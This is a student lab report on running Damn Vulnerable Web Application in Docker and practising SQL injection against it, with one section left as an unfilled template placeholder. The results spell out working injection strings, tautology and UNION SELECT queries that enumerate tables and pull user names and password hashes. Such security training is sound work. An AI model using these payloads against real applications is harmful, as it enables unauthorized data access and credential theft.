**INTRODUCTION**

The scope of the work involves installing and using the containerization technology by pulling a Damn Vulnerable Web Application (DVWA) on Linux machines. At first, the docker was installed and then container DVWA was pulled. It is a database server that is vulnerable and is mostly used for vulnerability assessment purposes. The Linux operating system was simulated on HyperV's virtualization technology which is the type-1 hypervisor.

**RESULTS**

**1. Install Dockers**

This is where you type the text and paste screenshots with captions or titles to explain the results of this section.

**2. Install the DVWA Docker image**

Once the Docker is installed the command is executed which is:

**sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa.**

With the help of this command, MariaDB and Apache server are established, after all of the installation we can note the IP of the machine within the output of the command which is:


**172.18.0.2**

By adding this IP in the web browser, the DVWA becomes accessible.


**3. Use DVWA docker image and exploit a Vulnerability**

Once the DVWA becomes accessible, we will use inputs to exploit the Vulnerabilities which are given as:


1. With the use of input **' or '1' = '1**, we can discover all the users within the database, the output can be seen in the screenshot below.




1. With the help of the command **' and 1=0 union select null, table\_name from information\_schema.tables #**, we were able to find all the tables within the database which can be seen in the screenshot attached below:



1. With the help of the input **' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #** we were able to find all the password within the database



1. The input of **' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #** in search and query gives us output of surname, password hashes.



**CONCLUSION**

We have successfully simulated a SQL Injection attack on the database and also proved that the database is vulnerable to SQL injection. Also, we have learned how to install and emulate the docker in a virtual machine.